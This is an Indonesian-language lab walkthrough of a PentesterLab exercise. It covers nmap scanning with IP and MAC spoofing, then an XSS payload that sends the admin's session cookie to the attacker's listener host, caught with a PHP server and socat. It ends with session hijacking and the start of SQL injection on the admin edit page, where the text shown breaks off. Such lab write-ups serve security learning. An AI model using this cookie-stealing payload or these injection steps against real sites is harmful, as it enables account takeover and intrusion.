

# Penetration Testing Report

## Pentester Lab: XSS and MySQL FILE

by Yogi Kortisa

Kita akan melakukan pentesting secara bertahap, sesuai dengan tahapan umum dari suatu proses hacking, yaitu:

- **Information Gathering**
- **Vulnerability Analysis**
- **Gaining Access/Exploitation**
- **Maintaining Access**
- **Covering Tracks**

Saya memaparkan berbagai cara dalam proses pentesting nantinya, yaitu pentest dengan cara manual dan dengan menggunakan tools. Dengan tujuan agar kita semua dapat memahami keseluruhan prosesnya, bukan hanya tahu cara menggunakan tools saja.

Penjelasan:

Pada latihan kali ini, kita dihadapkan pada sebuah server yang memiliki celah keamanan *Cross-Site Scripting (XSS)* pada sebuah aplikasi web berbasis PHP. Tidak hanya itu, server ini juga memiliki celah keamanan *SQL Injection* pada halaman admin nya, sehingga seorang *attacker* dapat mengeksekusi kode/perintah tertentu pada server (*Code Execution Vulnerability*).

Prosesnya adalah:

- *Attacker* mengeksploitasi celah keamanan XSS untuk mencuri *cookie* dari sang administrator
- *Attacker* memanfaatkan *cookie* yang dicuri untuk masuk ke halaman admin tanpa login
- *Attacker* menemukan dan mengeksploitasi celah keamanan *SQL Injection* pada halaman admin, hingga mendapatkan akses ke *system* dengan mengeksekusi *webshell*.
- *Attacker* mengakses *webshell* dan menjalankan perintah-perintah *system* yang diperlukan hingga melakukan *privilege escalation* untuk mendapatkan akses *root*.
- *Attacker* membersihkan rekam jejak aksinya, sehingga *attacker* tetap aman setelah eksploitasi selesai dilakukan.

## ✓ Information Gathering

Pada tahapan awal, seorang *attacker* akan mencari informasi sebanyak-banyaknya tentang target. Mulai dari sistem operasi apa yang dipakai, services yang berjalan, port apa saja yang terbuka, hingga data lengkap mengenai admin dari mesin target tersebut. Dalam hal ini secara manual kita bisa lihat IP si target secara langsung, yaitu 192.168.56.101 dan menggunakan sistem operasi Linux Debian.

```
individual files in /usr/share/doc/*/copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
user@debian:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:72:29:42  
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe72:2942/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1180 (1.1 KiB)  TX bytes:1152 (1.1 KiB)  
          Interrupt:10 Base address:0xd020  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:15529 (15.1 KiB)  TX bytes:15529 (15.1 KiB)  
  
user@debian:~$ _
```

Sedangkan saya menggunakan sistem operasi Kali Linux dengan IP 192.168.56.107 dan menggunakan interface vboxnet0 dari Virtualbox.

```
root@kortisa: ~
File Edit View Search Terminal Tabs Help

root@kortisa: ~
root@kortisa: ~
root@kortisa: ~

root@kortisa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr e8:9a:8f:11:40:b1
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3276 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:586780 (573.0 KiB)  TX bytes:586780 (573.0 KiB)

vboxnet0  Link encap:Ethernet  HWaddr 0a:00:27:00:00:00
          inet addr:192.168.56.107  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::800:27ff:fe00:0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1078 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Namun, dalam kasus nyata untuk memperbesar presentase keberhasilan suatu eksploitasi, seorang *attacker* akan melakukan tahapan pengumpulan informasi ini secara matang, dengan tentunya berusaha dengan berbagai cara mendapatkan data dan informasi selengkap-lengkapnyanya dari target. Banyak tools yang dapat kita gunakan untuk memudahkan pekerjaan ini, contohnya saja **Nmap**. Nmap adalah salah satu tool populer yang digunakan untuk mendapatkan informasi lengkap tentang mesin target. Untuk mengetahui fitur apa saja yang dimiliki nmap, kita bisa mengetikkan pada terminal: **nmap** atau bisa juga melihat manualnya dengan perintah **man nmap**. Berikut adalah contoh penggunaannya dalam tahapan *information gathering* kali ini:

```
root@kortisa: ~  
File Edit View Search Terminal Help  
root@kortisa:~# nmap 192.168.56.0/24 -n -F -sS -sV -S 192.168.56.103 -e vboxnet0  
-Pn --spoof-mac Microsoft  
  
Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-01 17:16 WIB  
Spoofing MAC address 00:03:FF:F9:94:6B (Microsoft)  
NSOCK ERROR [5.5330s] mksock_bind_addr(): Bind to 192.168.56.103:0 failed (IOD #  
1): Cannot assign requested address (99)  
NSOCK ERROR [5.5330s] mksock_bind_addr(): Bind to 192.168.56.103:0 failed (IOD #  
2): Cannot assign requested address (99)  
Nmap scan report for 192.168.56.100  
Host is up (0.000064s latency).  
All 100 scanned ports on 192.168.56.100 are filtered  
MAC Address: 08:00:27:26:59:6C (Cadmus Computer Systems)  
  
Nmap scan report for 192.168.56.101  
Host is up (0.0013s latency).  
Not shown: 98 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze4 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))  
MAC Address: 08:00:27:72:29:42 (Cadmus Computer Systems)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at http://nmap.org.
```

Keterangan:

- n : mencegah nmap mencari server dns, untuk mempercepat proses scanning
- F : mempercepat proses scan dengan mensederhanakan scan ports (*fast scan*)
- sS : gunakan teknik TCP SYN scan yang sering digunakan, karena performanya yang cepat
- sV : mengidentifikasi services yang berjalan lengkap dengan nama dan versinya
- S : menyembunyikan IP asli kita dan menentukan IP palsu yang akan bertindak seolah-oleh IP kita saat proses scanning berlangsung untuk menghindari terdeteksi oleh target
- e : menentukan interfacenya, disini saya pakai interface vboxnet0 karena menggunakan jaringan virtualbox
- Pn : melewati proses identifikasi host yang sedang hidup (no ping). Opsi ini digunakan untuk mendukung opsi -S
- spoof-mac : menyembunyikan alamat perangkat (*MAC Address*) asli kita, dan disini saya menggantinya dengan alamat perangkat dari Microsoft.

## ✓ Vulnerability Analysis

Dari hasil tahapan *information gathering* tadi, kita dapat mengidentifikasi terdapat 2 service yang aktif, yaitu HTTP dan SSH. Kita mulai dengan analisis celah keamanan pada service HTTP target. Mari kita cek apakah terdapat aplikasi web di server HTTP target dengan mengakses IP target di browser



Setelah diakses, ternyata terdapat aplikasi web berupa blog sederhana. Mari kita lihat kemungkinan celah keamanan pada aplikasi web ini. Klik salah satu judul artikelnya, kita coba kemungkinan celah keamanan SQL Injection dengan menambahkan tanda petik satu (') pada akhir URL, tepatnya pada value variabel \$\_GET id, maka URL menjadi: <http://192.168.56.101/post.php?id=1'>




Ternyata setelah di enter tidak memunculkan pesan error, maka aplikasi web ini tidak vulnerable terhadap bugs SQL Injection. Untuk memahami lebih lanjut tentang SQL Injection bisa membaca modul tutorial dari eva-00, ***SQL Injection Exposed***.

Sekarang kita coba kemungkinan celah keamanan *Cross-Site Scripting (XSS)* yang memungkinkan seorang attacker dapat menyisipkan sembarang kode tertentu hanya dari sisi client (browser) untuk tujuan tertentu. Kode yang biasa disisipkan adalah kode javascript, mari kita coba sisipkan kode javascript sederhana ini ke kolom komentar kemudian submit: **<script>alert('Jika muncul, web ini vulnerable!');</script>**



Ternyata setelah di submit, kode javascript kita tadi berhasil tersisipkan ke dalam aplikasi web tersebut sehingga memunculkan pop up berisi pesan yang kita definisikan tadi. Ini terjadi karena tidak adanya fungsi php yang memfilter inputan yang dimasukkan pada kolom komentar tersebut, sehingga tag **<script></script>** akan dieksekusi mentah-mentah dan menyebabkan file javascript tersebut dapat dieksekusi. Ini artinya aplikasi web ini memiliki celah keamanan XSS! Mari lanjutkan ke tahapan eksploitasi!!




### ✓ Gaining Access/Exploitation

Pada tahap eksploitasi, saya akan memaparkan dua cara sekaligus. Yaitu dengan cara manual dan menggunakan tools yang terdapat pada Kali Linux. Setelah kita mengetahui celah keamanan yang dimiliki target, selanjutnya adalah waktunya kita mengeksploitasi celah tersebut. Coba perhatikan, pada sudut kanan web ada link menuju halaman login Admin, berarti kita dapat berasumsi bahwa sang Admin suatu waktu pasti akan mereview comment yang kita submit tadi pada halaman berita yang sama dengan saat kita menginputkan comment kita. Kita bisa menyisipkan kode javascript yang akan mencuri *cookie* saat sang Admin login pada halaman tersebut. *Cookie* adalah sebuah mekanisme penyimpanan sesi seorang *user* yang login pada sebuah halaman web yang memerlukan autentikasi. Sehingga jika kita dapat mencuri *cookie* sang admin ketika login, maka kita dapat login ke halaman Admin tanpa harus mengetahui password admin!

Kambil ke halaman berita tadi, kali ini kita masukkan kode yang akan menyimpan *cookie* Admin yang sedang login di halaman admin, kemudian mengirimkannya ke file PHP yang sebelumnya telah dibuat oleh *attacker* untuk menampung data *cookie* yang dikirimkan. Submit kode berikut pada kolom komentar:

```
<script>location.href='http://192.168.56.107?curi='+document.cookie;</script>
```





Buat file index.php pada direktori file web apache kali linux, yaitu di /var/www dan ketikkan kode php yang membuat suatu variabel \$\_GET bernama curi yang akan kita gunakan untuk menampung data cookie yang akan dikirimkan kode javascript kita dari target mesin



Jalankan perintah php -S 192.168.56.107:80 untuk mengeksekusi file index.php yang kita buat tadi. Tunggu beberapa saat, ketika sang Admin web login dan mereview halaman berita tersebut,



beberapa saat kemudian *cookie* nya terkirim dan dimunculkan pada layar terminal.

```
root@kortisa: ~  
File Edit View Search Terminal Help  
-rwxrwxrwx 1 root root 73K Feb 2 22:19 kortisa.exe  
-rwxrwxrwx 1 root root 73K Feb 4 00:51 maintain.exe  
-rwxrwxrwx 1 root root 203 Feb 6 18:42 post.php  
drwxrwxrwx 19 root root 4.0K Nov 25 2013 brayek30jut  
drwxrwxrwx 8 root root 4.0K Feb 8 22:21 brayek30jut  
-rwxrwxrwx 1 root root 51 Feb 6 22:16 #test.php#  
drwxrwxrwx 5 root root 4.0K May 13 2013 subnastai  
drwxrwxrwx 2 root root 4.0K Feb 6 22:04 website  
-rwxrwxrwx 1 root root 430 Feb 6 14:47 woy.txt  
-rwxrwxrwx 1 root root 73K Feb 2 22:30 yogi.exe  
drwxrwxrwx 12 root root 4.0K Jun 6 2014 yugiwat  
root@kortisa:~# vim /var/www/index.php  
root@kortisa:~# php -S 192.168.56.107:80  
PHP 5.4.35-0+deb7u2 Development Server started at Sun Mar 1 18:04:57 2015  
Listening on http://192.168.56.107:80  
Document root is /root  
Press Ctrl-C to quit.  
[Sun Mar 1 18:05:06 2015] 192.168.56.107:45658 [404]: /index.php?curi= - No such  
file or directory  
[Sun Mar 1 18:05:06 2015] 192.168.56.107:45659 [404]: /favicon.ico - No such fi  
le or directory  
[Sun Mar 1 18:05:09 2015] 192.168.56.101:39396 [404]: /index.php?curi=PHPSESSID  
=7371vdmh9jkl0lt78bfb13i565 - No such file or directory
```


Selain itu, cara lain untuk mendapatkan *cookie* sang Admin yaitu dengan menggunakan tool **Socat**.

```
root@kortisa: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x  
root@kortisa:~# socat tcp-listen:80 -  
GET /index.php?curi=PHPSESSID=5ik2g7lova990svgkupalc9ml3 HTTP/1.1  
User-Agent: Mozilla/5.0 (Unknown; Linux i686) AppleWebKit/534.34 (KHTML, like Ge  
cko) PhantomJS/1.9.1 Safari/534.34  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Referer: http://127.0.0.1/post.php?id=1  
Connection: Keep-Alive  
Accept-Encoding: gzip  
Accept-Language: en-US,*  
Host: 192.168.56.107  
root@kortisa:~# |
```


Keterangan:

**socat** adalah Multipurpose relay (SOcket CAT), sodaranya netcat mungkin. Dengan opsi **tcp-listen:80** maka socat akan menerima sekaligus menampilkan hasil dari komunikasi TCP pada port 80, yaitu hasil *cookie* yang dikirim ke IP *attacker*.


Setelah mendapat *cookie*, kita dapat masuk ke halaman Admin tanpa login dengan cara menyisipkan *cookie* yang kita dapatkan tadi dengan bantuan add-ons *cookie manager* pada browser. Disini saya menggunakan *chrome-extension Cookie Manager* yang saya instal pada browser *chromium* saya. Saya bisa memasukkan *cookie* hasil curian tadi dengan extension ini.



Setelah menyisipkan *cookie*, saya bisa mengakses halaman Admin tanpa harus login



Tadi kita sudah test kemungkinan celah SQL Injection pada variabel GET id di halaman post.php. Ternyata setelah masuk halaman admin ditemukan file web baru, yaitu edit.php yang berperan mengupdate postingan pada web tersebut. Setelah link edit di klik dan diakses rupanya file ini juga memiliki variabel GET bernama id. Mari kita test juga dengan menambahkan petik satu di akhir URL, kemudian enter



Halaman tersebut berubah dan menampilkan pesan error MySQL. Ini artinya file edit.php memiliki celah SQL Injection! Untuk cara eksploitasi celah keamanan SQL Injection pada dasarnya sama saja, untuk lebih detailnya silahkan baca ebook dari eva-00, ***SQL Injection Exposed***.

Mari kita cari tahu ada berapa kolom pada suatu tabel di databasenya:

<http://192.168.56.101/admin/edit.php?id=1+order+by+1> (normal)


<http://192.168.56.101/admin/edit.php?id=1+order+by+2> (normal)

<http://192.168.56.101/admin/edit.php?id=1+order+by+3> (normal)

